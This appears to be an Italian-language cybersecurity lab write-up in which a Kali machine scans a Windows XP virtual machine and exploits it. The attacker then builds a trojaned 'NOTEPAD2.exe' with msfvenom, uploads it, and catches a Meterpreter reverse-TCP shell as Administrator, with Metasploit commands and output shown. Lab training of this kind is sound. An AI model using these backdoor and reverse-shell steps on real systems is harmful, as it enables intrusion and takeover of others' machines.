
Extra S7-L2

Avvio macchina Windows XP e cambio indirizzo IP su **192.168.1.40**




Verifica connessione tra macchina kali e macchina windows tramite **ping**

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=128 time=0.737 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=128 time=0.736 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=128 time=0.473 ms
64 bytes from 192.168.1.40: icmp_seq=4 ttl=128 time=0.742 ms
64 bytes from 192.168.1.40: icmp_seq=5 ttl=128 time=0.535 ms
^C
── 192.168.1.40 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4094ms
rtt min/avg/max/mdev = 0.473/0.644/0.742/0.116 ms
```

Avvio scansione **nmap**


```
msf6 > nmap -sV -O 192.168.1.40
[*] exec: nmap -sV -O 192.168.1.40

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-17 19:03 CET
Nmap scan report for 192.168.1.40
Host is up (0.00069s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:5C:8D:1C (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows XP|2003|2008|2000 (97%), General Dynamics embedded (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_200
3::sp2 cpe:/o:microsoft:windows_server_2008::sp2 cpe:/o:microsoft:windows_2000::sp4
Aggressive OS guesses: Microsoft Windows XP SP3 (97%), Microsoft Windows Server 2003 SP1 or SP2 (95%), Microsoft Windo
ws Server 2008 Enterprise SP2 (95%), Microsoft Windows Server 2003 SP2 (94%), Microsoft Windows XP (94%), Microsoft Wi
ndows XP SP2 or SP3 (94%), Microsoft Windows 2000 SP4 (94%), Microsoft Windows XP SP2 or Windows Server 2003 (93%), Mi
crosoft Windows 2000 SP4 or Windows XP SP2 or SP3 (92%), Microsoft Windows 2003 SP2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.61 seconds
msf6 >
```

Ricerca exploit per la macchina Windows




Settaggio opzioni e avvio **exploit**


Verifica con **screenshare**




Navigazione directory, scelta del file per **msfvenom** e download **NOTEPAD.exe**




Avvio e raccolta informazioni su **msfvenom**




Ricerca con filtri del **payload** da utilizzare




Creazione file **NOTEPAD2.exe** “infetto”




Upload file sul desktop della macchina Windows




Dopo aver chiuso la sessione attiva, ricerca **multi handler**



Avvio **multi handler**, settaggio e visualizzazione opzioni



Ricerca **payload** da caricare




Selezione **payload** e settaggio opzioni

```
msf6 exploit(multi/handler) > use 127
msf6 payload(windows/meterpreter/reverse_tcp) > show options

Module options (payload/windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     8080             yes       The listen port


View the full module info with the info, or info -d command.

msf6 payload(windows/meterpreter/reverse_tcp) > set LPORT 4444
LPORT => 4444
msf6 payload(windows/meterpreter/reverse_tcp) > show options

Module options (payload/windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


View the full module info with the info, or info -d command.
```

Visualizzazione sessioni attive (**no active sessions**)

```
msf6 payload(windows/meterpreter/reverse_tcp) > sessions

Active sessions
===============

No active sessions.
```

Avvio exploit con la messa in ascolto della kali e avvio NOTEPAD2.exe su windows XP (applicazione notepad funzionante).



Creazione sessione **Meterpreter** (8) e avvio della sessione.

```
msf6 payload(windows/meterpreter/reverse_tcp) > exploit

[*] Sending stage (177734 bytes) to 192.168.1.40
[*] Payload Handler Started as Job 7
msf6 payload(windows/meterpreter/reverse_tcp) >
[-] Handler failed to bind to 192.168.1.25:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Meterpreter session 8 opened (192.168.1.25:4444 → 192.168.1.40:1039) at 2024-12-18 13:00:35 +0100

msf6 payload(windows/meterpreter/reverse_tcp) > sessions

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  8         meterpreter x86/windows  WINDOWSXP\Administrator @ WINDOWSXP  192.168.1.25:4444 → 192.168.1.40:1039 (192.168.1.
                                                                        40)

msf6 payload(windows/meterpreter/reverse_tcp) > sessions -i 8
[*] Starting interaction with 8...

meterpreter >
```

Verifica funzionamento.